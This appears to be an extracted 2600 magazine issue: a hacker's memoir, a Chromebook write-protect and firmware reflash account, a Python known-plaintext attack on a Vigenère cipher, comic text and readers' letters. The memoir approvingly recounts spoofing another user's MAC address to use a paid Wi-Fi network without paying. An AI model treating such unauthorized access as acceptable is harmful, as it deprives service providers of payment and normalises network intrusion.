I feel a little pretentious writing this. I've thought about sending a column into *2600* for a long time and until now had never worked up enough courage to do so. It always seemed to me that my experience wasn't quite something (cool?) enough to offer a take on the hacker's perspective in such a legendary publication. It finally dawned on me tonight that that was exactly why I had to do it. I don't have any clever research projects or vulnerabilities to share with you. If my words can't be instructive, I hope they're at least interesting.

Earlier today I was having dinner with my family and my oldest son asked me why the little book open on our coffee cart had this strange title, *2600*. I was so happy that he asked! It was a joy to tell him the story of John Draper and the Cap'n Crunch whistle, about how curious people were able to penetrate the formidable systems of Ma Bell, to introduce the idea of phreaking to the next generation. Although I'm too young to have had those experiences with the phone system personally, talking about these things with my son reminded me of my own journey as a hacker (this article is, I think, the first time I've claimed that title for myself).

I was very fortunate growing up in that my dad was a programmer by trade and an early believer in the Internet and what it would mean for us collectively. Because of his interests, I suspect that I'm one of the oldest people who can't remember not having the Internet, at least in some rudimentary form. I wanted to know right away how the computer knew to do the things that it did. I could tell at a young age that it was very different from the TV, but didn't quite know how to explain why.

I got a little bit older and read the Tolkien books. I was excited to talk about them with someone, anyone, but no one my age around me had any idea what they were or why I cared about them. The other kids were more interested in sports, which I never had any real attraction to. Not long after, I was poking around on the net, probably using Lycos or Dogpile (remember those? I just checked and was surprised to see that both are currently active), and stumbled across a game called Angband.

For those who don't know, Angband is a Rogue-like dungeon crawling adventure game based on the works of Tolkien. I was immediately enchanted - there were other people who liked the things that I did! I spent a lot of time playing Angband, and quickly learned that this is a very, very difficult game. Try as I might, I could not even make respectable progress, let alone run a winning adventure. Though I liked the subject matter, my frustrations mounted. In what turned out to be a fortuitous decision, I started spending my time in the game's files instead of learning the game's mechanics.

In those files I discovered something incredible - although the contents were strangely formatted, I could make out enough to realize that the contents corresponded to aspects of the game's rules. Numbers matched up between what I found in them and, say, the starting strength of one's character. I changed the number and fired up the game. Much to my delight, my new character had a great deal more strength than usual - exactly what I had changed it to. I closed the game and changed the number to something ridiculous, only to find that the game would crash on the character creation screen. This was interesting; some numbers were okay, others weren't.

Over time, I became quite adept at modifying Angband to do all sorts of things that the game's developers didn't intend. Although I never did become an honorable Angband player, I did learn that the way things are presented to us, whether it be a game, the rules of an institution like school or work, or the function of our society often don't reflect the reality of the thing. The rules may seem all-encompassing or inevitable, but so very

often with just a little examination one finds that they have serious flaws.

At this point in the story, I wish I had an entertaining anecdote about how I used my budding computer skills to circumvent some indignity imposed upon me by the administration of my high school. I don't. My parents got divorced and I spent a long time lost in anger over that. For whatever reason, I pulled back from the things that interested me, thinking that by doing so I was punishing the world. It turns out the world was fine and I was not. In any event, our story picks up quite a while later after I finished high school and joined the U.S. Army.

I was not exactly what you might imagine a gung-ho young military man to be. I joined the service for two reasons: first to piss off my mother, and second because I wanted to be like Ernest Hemingway. It turns out that I'm not a great fit for the military (surprise!). In any event, I found myself deployed to Afghanistan and not in a very good mood. I was stuck in transit at a not-so-nice place called Manas Air Base in Kyrgyzstan. While there, I discovered that I had to pay far too much for really shitty Wi-Fi to some contracting company that was happy to rip off soldiers. This injustice was too much for me to bear, and a part of me woke up that had been mostly dormant since my parents were together.

I was not going to pay for garbage network access and I was not going to stay disconnected when 7,000 miles away from my home. Thus, I set about learning how this evil Wi-Fi system worked and discovered something called a MAC address. It turns out this Wi-Fi system wasn't implemented very well, and it kept a list of MACs that were authorized to use the Wi-Fi and didn't notice if two devices supplied the same MAC. It was the kind of thing that granted access if your MAC checked out and dropped you into a captive payment portal if it didn't. I asked around and found another soldier who had paid for three whole days of Wi-Fi and, after some discussion, learned what his MAC address was. After a bit more messing around, I managed to spoof my laptop's MAC to be the same as his and I was on the network. Justice!

Happily, this trick worked for the Wi-Fi on the bases in Afghanistan too. By the time someone figured out that they had a problem, I didn't have much of my tour left. Although prosecuting the war took up a lot of my time, it turns out that a significant portion of time spent in a war zone is just waiting around for something to happen. I took to investing that time in picking up where I left off as a kid, teaching myself how networks worked and to code. This helped me cope somewhat with the grim reality I was so deeply embedded in.

I was set back a handful of years after the war by insomnia and other mental health issues, but I kept my momentum and started a career as a software engineer. These days I work at a big tech company, which is great for taking care of my family, but definitely leaves me feeling more like the villain in a Gibson novel than a hacker. I sometimes feel as though I missed out on being a "real" hacker because of the winding journey I took to technology and how quickly I ended up working at a mega-corporation. I suspect some of you too may look around and have the sense that the magic is lost, that the promise of technology idealized in things like Barlow's "Declaration of Independence of Cyberspace" (a naive but inspiring piece) is so far divorced from our present reality that you missed your moment. Or if you're in a position similar to mine, it can feel like you sold out, chose money over principles.

To some degree, I think those feelings are fair, however I want to close this column with an alternative view. Imagine for a moment being around when the first telephones were created. How magical must that have been for the people of the time! To hear another person's voice through these mysterious wires over great distances would have been mind blowing to people in the 1870s. The future was now! Then, of course, the telephone companies formed, and eventually Ma Bell won the game. Telephones probably didn't feel so magical anymore. Then the phreaks brought the magic back, inspiring on several levels the current generations of curious technologists.

In the same way, we've reached the point where powerful corporate and government interests dominate the technologies that inspired many of us when we were young. Some of these groups are doing pretty dark

things with the very systems we build and explore and exploit. Yes, the landscape is more complicated now, the stakes are higher, and there are far more and serious obstacles to playing with systems than there were 50 years ago. Despite this, I'm holding onto hope that the Internet Age's phreaker moment hasn't happened yet, that despite the walled gardens, state overreach, destabilization of democracies, and the looming Balkanization of the Internet, we aren't approaching limits on what a motivated hacker can do to change the world. Rather, we're settling into the next phase of fertile ground for the curious and the determined to find those beautiful cracks in the systems that now so completely underpin our lives.

Hope is all well and good, but waiting around for someone else to take action is not a great way to live. As such, one thing that I aim to get out of writing this article is renewed motivation to keep exploring and breaking things. Sharing that joy with others. The importance of not drowning in the banality of my corporate responsibilities, or losing sight of the fact that these systems I'm paid to build are morally complicated, as well as the need for people who understand the systems to stand up for those who don't are all greater than ever. Much more important than that, however, is the possibility that even one person who reads this finds a bit of inspiration or comfort from these words.

I'm writing directly to the hackers whose day jobs and responsibilities leave them exhausted mentally and emotionally. It's very hard to keep your curiosity hungry when you're raising kids or working 60 hours a week, or just in general during a global pandemic. Nothing I can say will make any of these situations easier. Know, however, that you're not alone and that your moment hasn't passed. Even if you have no bandwidth for side projects or intensive learning, I bet there are quite hackable aspects of your daily routine. I find that even little exploits of boring things in daily life can do wonders for my sanity (repairing my kids' toys and adding function or keeping them alive past their prime is a frequent enjoyment for me these days - did I need to solder the $10 train night light's charging port after it broke? Yes, yes I did.).

An aspect of this I've done very poorly with in recent years is staying part of a hacker community. I still haven't completely solved this problem for myself despite the wide array of easy means we have now to keep in touch. Having people to talk to who share your curiosity and need to question everything, even occasionally, can be a great boost to your well being. Whatever that looks like for you, I encourage you to make the effort, no matter how stretched thin you are. The magic is only lost if we let it be.

Keep fighting the good fight; I'll see you out there.

Patrick made it through the worst of the pandemic and still works at a big technology company. He enjoys observing the rich signals traffic zooming by his house in Northern Virginia, less so the frequent helicopters flying overhead.

Hacking The Lenovo 11e Chromebook

by Archilles

A little history on myself. I was born in the mid 80s and I grew up in the late 80s and early 90s when the Internet began to be a big deal and portable computers became a thing. I remember watching cartoons and movies with tablet computers, thinking about how much I wished they were real. Now they are, and everyone seems to have a smart phone in their pocket. The smart phones are faster and have more memory than the super computers when I was little!

In my late teens, I began thinking of a career in computers. I built systems/servers, ran a BBS, and installed multiple forms of BSD and Linux. I tried making a business of it in the early 2000s, but there just weren't enough customers in my small town to keep me busy.

Since that time I have worked in many fields and had many jobs, but I have always dabbled in computers as a hobby - learning a bit of programming, working on hardware, and just generally hacking things back together, converting them for purposes other than originally intended.

That leads us to the present time. I was on an online classifieds site and ran across a fellow that had 30 Lenovo 11e Chromebooks for sale. He told me he'd sell me six for $120 and, at $20 apiece, I couldn't turn them down!

Now I'd like to point out that I have had absolutely zero experience with Chromebooks or ChromeOS. I don't like Google and so I have always avoided their products when I can. Had I done my research, I would have known that Google is very good at protecting their proprietary systems, and they really don't want another operating system to be able to be installed on a Chromebook. Google mines data. That's their business. If you can hide information from them, it cuts into their profit.

So I spent the next three days banging my head against the Google wall. I could access the developer mode, but I couldn't boot a bootable USB stick. So I researched that and found that I needed to re-flash the BIOS just to run a bootable Linux distro. So I attempted that from the developer mode in the shell. It threw up a password prompt and asked for the root password! There was no root password set; I had wiped the system multiple times

by this point and I didn't set a root password intentionally. But, no matter, the Chromebook had other ideas.

I went to bed.

The next morning (Day Two), I started researching again. I found a post where somebody had tried to install Linux on a Chromebook and mentioned a "write protect screw." Those three words sent me off to the Internet again looking for a service manual on the little 11e. It took me a while to find the service manual, but when I did there it was: an illustration of the laptop with the keyboard and all the exterior plastic removed, the write protect screw clearly illustrated on the motherboard right above the power button.

Only accessible by a near complete disassembly of the entire computer!

I took the back cover off, then removed the battery and the screws for the keyboard and front bezel. I carefully removed the front bezel, taking care to disconnect the two or three ribbon cables that link the bezel and touchpad to the main board. After that, I had a bare frame with the motherboard exposed, it was a simple thing to find the write protect screw. The write protect screw will probably be the only one that has two contact pads under it. The screw bridges an electrical connection just like a switch would, and removing the screw switches the continuity off. Once the screw was removed, it was a simple matter of reversing the disassembly order. It seems like that shouldn't be to difficult, but there are over a dozen screws of various sizes and thread patterns that must go back in the correct order. Fortunately, many of them are labeled as the same and that makes it easier to find a pattern in the madness.

Once the machine was reassembled, I powered the system on in developer mode once again and punched in the command to re-flash the BIOS. *Success!*

The BIOS install went perfectly, and I proceeded to reboot with a Linux Mint 20 bootable USB drive (what I had on hand). It ran Mint just fine. Wi-Fi and all other hardware seemed to work out of the box. The only thing it lacked was sound. Before I began tracing down the sound issue, I decided to see if there were any Chromebook specific Linux distros

available.

I found GalliumOS, and it seemed to be what I was looking for, so I downloaded the version for my processor and attempted to run it. Everything worked perfectly after booting the stick. So I set it to install. After installing everything, it failed when setting up Grub. I tried it a couple more times - same fail.

I went to bed.

The next day (Day Three), I did some more research and found that some people that installed GalliumOS reported the same or similar issues to mine. One of the fixes mentioned was to disable networking and updating during the install. I did that and

it worked! GalliumOS installed fully and everything worked as it should have.

The little Lenovo 11e is an excellent carry around laptop, coding laptop, or hacking machine. It plays movies well and has a good keyboard, even though it doesn't have all the keys that it should. In fact, I am typing this article on the very machine that I am writing about while listening to Pandora. Not only does this take one more listening device out of commission, it keeps the 11e out of the landfill for a while yet anyway.

I encourage everyone to go out into the world and subvert at least one or two Google devices!

Known Plaintext Attacks Are Caesar-ous Business

by snooze

In my first article published in *2600,* I provided a simple way of implementing the Vigenère cipher in Python. I will pick up this discussion on how laughably easy it is to undermine the security of Vigenère, the once thought-to-be uncrackable cryptosystem.

So, what is a known plaintext attack? It is essentially a way to derive a secret key when a plaintext and its subsequent ciphertext are known to the cryptanalyst. I have hardcoded a key specifically for this article, created a simple plaintext, and used the "rotateChar" function from the code above to achieve the following:

Secret key: saucer
Plaintext: twenty six hundred
Ciphertext: lwypxp kir jyevryf

Now, let's pretend we don't actually know that the secret key is "saucer." How can we get from "l" in the ciphertext to "t" in the plaintext? "w" to "w," "y" to "e," so on and so forth? Quite simple, actually.

We can iterate through our string character by character and use the rotateChar function, providing a single character "secret key" starting from 0 and continuing through 25. Doing this allows us to account for all letters in our alphabet. If a match between the plaintext index and the rotated ciphertext index is found, we append the character in our alphabet that resides at the secret key index. We will keep these characters in a list

called "rotList." If the current character of our string is not in our alphabet, a space for example, we simply append it to rotList.

```
# alpha is equal to
➥"abcdefghijklmnopqrstuvwxyz"
rotList = []
for i in range(len(plainText)):
 for j in range(0, 26):
  if plainText[i] in alpha:
   if rotateChar(plainText[i], j)
➥== cipherText[i]:
     rotList.append(alpha[j])
    break
  else:
   rotList.append(plainText[i])
   break
```

Nested for loops are computationally intensive and thus larger key sizes would make this take a long time. However, with an all lowercase key with a length of six characters, this is cracked in less than a second on my aging laptop.

Simply printing out rotList at the end gives us the following:

Plaintext: twenty six hundred
Ciphertext: lwypxp kir jyevryf
Attempting brute force....
['s', 'a', 'u', 'c', 'e', 'r', ' ', 's', 'a', 'u', ' ', 'c', 'e', 'r', 's', 'a', 'u', 'c']

And thus, Vigenère is defeated. Until next time!

vigcipher.py

```
# See blog post at https://snoozesecurity.blogspot.com/2020/12/ill-
➥take-some-vigenere-with-my-caesar.html


from itertools import cycle
import string
alpha = string.ascii _ lowercase
```

```
plainText = input("Enter your plaintext to be encrypted: ")
userKey = input("Enter your alphabetical key; exits on invalid
➥character: ").lower()
cipherText = ''
cycKey = cycle(userKey)

# Caesar/ROT Function

def rotateChar(s: str, rotate: int):
  out = ''
  boolUpper = s.isupper()
  s = s.lower()
  if s not in alpha:
    out = s
  elif s in alpha and alpha.index(s) + rotate > 25:
    if boolUpper:
      out = alpha[((alpha.index(s) + rotate) - 25) - 1].upper()
    else:
      out = alpha[((alpha.index(s) + rotate) - 25) - 1]
  else:
    if boolUpper:
      out = alpha[alpha.index(s) + rotate].upper()
    else:
      out = alpha[alpha.index(s) + rotate]
  return out

# Check validity of key; for demonstration purposes I only accept
➥alphabet characters

for char in userKey:
  if char.lower() not in alpha:
    print("Invalid key; quitting.")
    quit()

# Create nested list(s) with the proper ROT number for each string
➥in the plaintext

refList = []

for char, rot in zip([char for char in plainText if char.lower() in
➥alpha], cycKey):
  if char.lower() in alpha:
    refList.append([char, alpha.index(rot)])

# Iterate through original plaintext and rotate when a legal
➥character is at index 0 of refList then pop index 0.

for char in plainText:
  if refList and char == refList[0][0]:
    cipherText += rotateChar(char, refList[0][1])
    refList.pop(0)
  else:
    cipherText += char

print("Ciphertext:", cipherText)
```

[github.com/snoozesecurity/securitystuff/blob/master/vigcipher.py]

UNAUTHORIZED MAINTENANCE DETECTED.
STATE AUTHORITIES HAVE BEEN DISPATCHED.

```
0   You ever hear about this term
1   "Interoperability"? It's an
2   engineering term to describe how
3   two different things can work
4   together regardless of
5   manufacturer. Think about the
6   headphone jack.Any pair of
7   speakers with a plug can
8   interface with any machine with
9   a headphone jack. Or you could
10  look at the pattern of a screw.
11  Any flathead screwdriver (maybe
12  even a quarter) can screw and
13  unscrew a flathead screw, but
14  these TS1 pentalobes with
15  variable thread lengths are a
16  massive pain in my ass.
17
18
19
```

Shanzai

By gr3ase


```
0    For people who use technology,
1    interoperability is good! Can
2    you imagine how expensive it'd
3    be to have to buy a new pair of
4    headphones for your laptop,
5    phone, guitar amp, and
6    Tamagotchi? For people who
7    create technology,
8    interoperability makes life
9    easier! A guy who wants to make
10   lightbulbs doesn't need to
11   invent a socket and distribute
12   the electrical systems, he just
13   needs to take some measurements
14   for the threading and he's good
15   to go! And because
16   interoperability increases the
17   lifespan of your electronics,
18   it's a must for our environment!
19
..
```

Patter

Dear *2600*:

Long time casual reader. Especially enjoy articles relating to social engineering and basic related topics, as I'm not a computer programmer or hacker. I would like to learn Linux though, as I notice a lot of good paying jobs in that. Seems like a foreign language to me.

I also enjoy articles on privacy, spy technologies, and technology in general - how it is being implemented in an attempt to transform societal norms or limit or eliminate freedom. I also like learning more about the deep web/dark web. Lastly, I enjoy reading the letters written.

Thanks!

Paul

We hope you enjoy reading this letter. Thanks for the supportive words!

Dear *2600*:

I am an aspiring cybersecurity professional practicing cybersecurity at the moment.

I would love to be a part of the *2600* group and would love to learn more from professionals like y'all.

Looking forward to hearing from you.

Gautam

We don't tutor or advise on careers, but we do organize meetings throughout the world. All you have to do is show up at one of them and you can start meeting people who may be able to help you learn. Beyond that, there are the Facebook groups, IRC channels, occasional conferences, not to mention the magazine and radio show which may prove enlightening in one way or another. You may not learn what you intend to learn, but we can almost guarantee that you will learn something valuable.

Dear *2600*:

Hope you all hang in there! And thanks for all your hard work and sacrifices keeping the zine going!

Daniel

It's been a rodeo lately, but we're extremely inspired by all of the support from our readers, listeners, and HOPE attendees. We fully intend to make it past the latest challenges.

Dear *2600*:

I've been buying your magazine at my local Barnes and Noble since about 1999. I don't consider myself a hacker (although by your definition I'm certainly included, thanks). Many of the articles go over my head (the real "tekkie" ones anyway). I find the letters pages absolutely fascinating - I think it's the best part of the magazine.

I'm considering a subscription and would also like to know if a classified ad for my business would be appropriate?

mike

Your ad would most certainly be appropriate and it's completely free with a subscription. Thanks for reading!

Dear *2600*:

I just read the editorial in 39:4 ("Inconvenient Truths") and am sorry to hear that you guys are running into so much financial trouble. You mentioned that you are having trouble finding a good solution for digital subscriptions. This might not work for you, but ARRL (the Amateur Radio Relay League) uses PageSuite to serve the digital editions of *QST* and *QEX*. There was probably some form of DRM, but I remember there being a "Print" button that I would use to download their magazines by selecting "Print to File" in the system dialog. Maybe you could have a little notice in the digital edition of *2600* that tells readers that they can download with the "Print" button. Just an idea. It wouldn't be an elegant solution by any means.

N1xis10t

We appreciate all the suggestions we've been getting on how to counteract the latest moves by Amazon/Kindle, which threaten the future of small publishers everywhere. Our team has been working on developing an in-house method that satisfies our strict subscriber-security requirements. If all goes well, it should be in place by the time you read this.

Dear *2600*:

Y'all are the inspiration for me in my career - found you in Barnes and Noble when I was 14. I'm 28 now and live for the drops. Bummed y'all stopped doing Google Magazine, but sounds like you just beat the Google curse of sunsetting.

Brendon

That's one way of putting it. In actuality, Google made a big thing of replacing paper and bookstores with something better. Stupid as we thought that sentiment was, we gave them a chance. Their numbers were terrible, a fraction of a fraction of what Kindle was doing. Then Google decided to redefine what a magazine was and told us that we didn't meet that definition. Instead, we were what they referred to as a "print replica" product which they no longer supported.

We didn't really lose anything from the experience and we learned an awful lot about how these companies operate. The tragedy is the disappearance of so many bookstores and printed publications without being replaced by anything of value. It didn't have to happen this way.

Dear *2600*:

Hang in there, everyone, and please be good to yourselves in this difficult time. You've built a dedicated reader base over the magazine's history who would gladly do whatever they can to ensure that history continues.

JR

We're definitely seeing that. Thanks for the words.

Dear *2600*:

I have been a subscriber for a while and have picked up issues off and on from bookstores (Borders, Barnes and Noble) for the last 20 odd years. Reading your opinion article in 39:4 regarding digital subscriptions

got me thinking: how could I effectively read a digital magazine? I never cared for reading magazines on the computer and ebook readers never really did it for me. After messing around, the best option I found was something that is around the size of a *2600* magazine that at least allowed me to zoom in: an old iPad 1 I was able to jailbreak and sideload PDFs on. I look forward to seeing what you come up with for a digital subscription service and I may move from a print copy to a digital. I wish your team the best.

just keep things anonymous

We knew our digest size would come in handy one day.

Dear *2600*:

I wanted to drop a note and say thank you. Recently, I've opted to make a huge change. I'm moving overseas for the second time in my life and things have been very hectic and stressful lately. But now the dust is settling and I'm reevaluating a lot of things in my life.

I lost my love of computing a while ago. Experimentation, playing around, staying up late into the night just to tinker. I read *2600* years ago. In fact, I was good friends with one of the crew featured on *Freedom Downtime,* name not to be revealed here, obviously. He was a good lad and last I knew of him he is doing quite well. That makes me happy.

Recently, I had those old school days on my mind and decided to purchase some PDF back issues. I'm glad I did. I appreciate the work that you do, even if there are some points I may not fully agree with. I find the varying viewpoints offered compelling and, a few times, challenging. I like that. It helps me not be complacent and settled in any particular modality. The opportunity to take an argument that is well-articulated and be able to view it in the lens of curiosity within the pursuit of truth is refreshing.

I'm aware everyone has their views and that's wonderful, but in the grand scheme of things, you've helped me rekindle a love I haven't had for a long time. As I prepare to move, I'm playing around on Linux more, looking at old games I made for fun in C++, and general tomfoolery and digital good times. I intend to keep this fire ignited.

Thank you for being a hand in making computing fun for me again.

Scott

It's great to hear stories like this. We wish you the best in what's ahead.

Dear *2600*:

Just purchased your latest Winter 2022-2023 edition and guiltily read about your financial issues due to Amazon stopping carrying your subscription, and simply not enough brick and mortar bookstores to carry your publication.

I say "guiltily read," as I'm one of those guys who often picks up your magazine and reads several articles while drinking my coffee in a bookstore! When my coffee cup is empty, I put the book back on the shelf and leave the bookstore sated by both caffeine and your articles.

That *obviously* doesn't help you pay bills.

I went online and subscribed to your magazine on Amazon last night after *purchasing* your magazine at Barnes and Noble. I then bought a cup of coffee and read it while eating a chocolate chip cookie. Hey, all books/magazines are better with caffeine!

I understand, as you mentioned in your article, that Amazon will stop offering your magazine as a subscription at some point. I'll be watching your website to see when you find another method to digitally subscribe and continue to support you as best I can.

Sorry for being a lurker rather than a supporter. I'll try to do better!

Bobo

You're doing just fine. We appreciate the support, regardless of when it comes.

Dear *2600*:

I have been a Kindle subscriber and wish to continue receiving electronic editions of *2600*. Please keep me posted as you work things out.

Orion

The really frustrating part about all of this is that Amazon doesn't give us any way to contact our own subscribers. At one point they claimed on their pages that they did, but this was never the case. So literally the only method we have of communicating is through the actual pages of the magazine. We hope that suffices and is able to reach the thousands of people who are still getting their issues this way, at least for the moment.

Questions

Dear *2600*:

What is the minimum size photo for phone booth submission?

mccccxxiv

We don't set a minimum, other than it can't look like utter garbage. Remember, it's going in a printed magazine, not just a graphic file, so it needs to be of decent quality. Different cameras have different thresholds. We suggest using as good a setting as you have. If you run into an email size limit with multiple pictures, you can send multiple emails.

Dear *2600*:

Prolly a dumb question, but I'm curious about the group name. Is *2600* a technical term or am I just overthinking things?

JL

Anyone who tells you it's a dumb question is being a jerk. How else do you learn about things you don't know?

As for our name, it's a reference to 2600 hertz, a key frequency used by the phone phreaks of Ma Bell back in the old days. But it's come to mean so much more....

Dear *2600*:

Something always bothered me about *Operation Takedown*, the Markoff movie about Mitnick. At the very beginning of the movie, Mitnick meets with Icebreaker and Icebreaker tells him about SAS - because the FBI handler told Icebreaker about SAS. My question that always bothered me is why did that FBI handler tell a criminal hacker about an advanced communication system the FBI uses? I guess without that we wouldn't have a movie.

Mike

If that's the thing that bothers you about that movie, then you're a lot more patient than any of us. The one thing we could easily believe is that FBI agents are no better at keeping secrets than anyone else.

Incidentally, the film was never called Operation Takedown *even though a lot of people seem to think it was. The official name was* Takedown *but it was never actually called that in the States. (It had been initially released in France as* Cybertr@que.*) When it finally came out in the United States more than four years later, they called it* Track Down, *apparently hoping we wouldn't track it down and tie it to the lousy script we had protested against. But we did.*

Dear *2600*:

Is this site a joke?

Lori

You got us. We've been running our website for decades just to fool you. And what a payoff.

Dear *2600*:

A question for typ0: why no hyphenation on the typesetting? Tight columns is what that shit is for!

Villy

Nobody has ever requested them before, but we will do our best to make sure more of them appear and flourish. Thanks for noticing.

Dear *2600*:

I'm trying to remember the name of a book. It may just be *Hackers*. It talked a lot about the early hacker culture at MIT - not necessarily computers, but pranks and gags the students came up with in the 1970s or thereabouts.

Brian

It sounds like you're thinking of Hackers: Heroes of the Computer Revolution *by Steven Levy, which is highly recommended for anyone interested in the origins of the hacker culture. And be sure to check out the keynote address he gave at The Last HOPE in 2008.*

Dear *2600*:

Anyone remember a book, apparently banned, that was only available years ago through shady sources called *The Computer Underground?* Only copies of it I ever saw were literally done on a printer as I recall. Was almost as thick as a phone book. I had one back in the late 80s/early 90s, and have no idea what happened to it. No one I ever speak to about it has ever heard of it.

Dave

You can find references to this book online and there are even a few places where you can supposedly buy it for an outrageous price. It was published by a company called Loompanics in late 1985 (hardly shady) and, according to some promotional material, author M. Harry "has gone deep into the computer underground to find the networks and bulletin boards where high-tech criminals trade secrets and boast of their crimes. This book is a result of that search - a detailed description of who's doing what, why they're doing it, and how *they're doing it. You'll learn about phreaking, the techniques used to break into phone lines for free long-distance service. You'll learn about piracy, the theft of software, and other valuable information. And you'll learn all about hacking, breaking into "secure" computer systems for mayhem or personal gain.* The Computer Underground *is a fascinating, frightening 'behind-the-screens' look into the murky world of computer crime."*

We managed to track down a review we ran back in 1986 which summed it up thusly: "The Computer Underground appears to be an excuse to publish text files."*

Dear *2600*:

I recently received 39:4 in the mail. I looked at the envelope and it said my last issue is Autumn 23. There is no season listed on the magazine cover. So... what volume and issue does Autumn 23 correspond to? Volume 40 Issue 3 (40:3)? I took a look at your cover gallery on the website and the last issue with a season listed was Volume 37 Issue 1 (Spring 2020), which came out right as COVID-19 played havoc with your publishing schedule. Would it be possible to change the mailing envelope to note the last issue by volume and issue rather than season as that's no longer noted?

Matthew

You're correct in all your assumptions. The issue numbers correspond to seasons, with spring being the first. When COVID hit, it delayed our summer issue for months (and we lost virtually all store sales for spring). It made little sense to refer to an issue that came out in autumn as the summer issue, so we reverted to a simple numbering scheme. Retailers are less likely to throw out issues they consider "outdated" with that approach. Ever since that point, we've been gradually making up the time with shorter deadlines.

We're pleased to say that beginning with the issue you're reading now, we're restoring the season to the inside pages. The season will be restored to the cover pages next year when we're completely caught up. Fingers crossed.

Dear *2600*:

If an article that gets submitted is approved and printed, could it be posted on a personal blog as well? And if so, are there any guidelines that are recommended, such as mentioning it being published in *2600,* not publishing on the personal site until x amount of time after the issue has come out, linking to 2600.com, etc.?

Thanks for the years of knowledge and community.

Josh

The only request we make is that your article not appear anywhere else until after it shows up in our pages. After that, you can post it, print it, etc. wherever you wish. (It's your article, after all.) It's totally up to you if you want to mention it being in the magazine or if you want to publish a link to us.

Dear *2600*:

A not-so-hypothetical: After an operation roughly 20 years ago, I have a hole (probably only a dent now) in my skull. I've since thought of having a router/Wi-Fi hotspot put there. The spot is about a centimeter in diameter. Would this be a possibility? What would be the drawbacks and hurdles?

CM

You've given us a great idea for a film script. A kid

nobody wants to hang out with gets a hotspot installed on his head. Now everyone wants to be around him so they can stay connected. (It's a neighborhood with very spotty reception.) There's romance, crime, and ethical dilemmas. And in the end, we all learn something. (We'll never have the time to see this idea to fruition, so it's free for the taking. Just save us some seats at the Oscars.)

Now to you specifically: no, don't do this. You don't need to have that constantly next to your brain. There's enough Wi-Fi out there already. And when there isn't, that's not necessarily a bad thing. You're a human, not a hotspot (which is a line that absolutely has *to be said at some point in the above film). Attaching such a thing to your head will probably cause all kinds of complications we haven't even considered.*

If you're determined to do this despite what we said, at least consult with a medical professional who knows something about this before doing anything that could affect your health. Best of luck.

(We believe "Hotspot" is a good title for the film incidentally, as well as for the lead character.)

Dear *2600*:

If people don't want everyone to know where they live on social, why do they check in all around town?

LG

We often ask that question, but social pressure can really get people to act against their own interests. We think everyone can attempt to use these networks in a way that doesn't work against them. For instance, absolutely never give out your home address. And if you want to share a picture of something, you don't have to give away your location by posting it immediately. You can pretend you're places that you're not and even lie about your current location. There are so many creative ways to protect one's privacy that people don't use nearly enough.

But there are those who do want people to know where they are at all times and there's really not much we can tell them if they insist on broadcasting personal info to the entire world.

The Latest on Meetings

Dear *2600*:

Attendance at the Tokyo meeting has been phenomenal. The first meeting had five attendees, but the second one had 18. We are growing! In fact, we will likely need to move to a new space starting in May.

cicada

This is what happens sometimes. We'll do our best to coordinate publication of any changes. It can sometimes get confusing when a change comes after our deadline and it takes several months for the right info to be printed. That's why the listing in the back of each issue is good reference, but the latest info will always be up at 2600.com/meetings.

Dear *2600*:

Today was unreal....

The Stockholm meeting/group has clearly grown outside my control. It is becoming this democratically self-governing group of people who bring in more friends and all agree on the known *2600* meeting guidelines. My job has now only become reminding people when the meeting is, and then I show up on time and welcome everyone.

Ten people showed up today, five new ones. We haven't had that many in 20 years. I didn't even have time to talk with everyone.

One American from Ohio found us via the magazine, then looked up our home page (www.2600.se), and then found details via Twitter. He saw the magazines we put on the table and approached us.

It's amazing that there is a meeting where you can talk with hackers, techies, people who love to learn new things - and all at a venue where you can order a beer, a soda, or just coffee... or nothing. The venue has turned out to be excellent.

I don't know what's happening anymore.

I hope this stays like this: positive, inviting, optimistic, and knowledge sharing.

Psychad

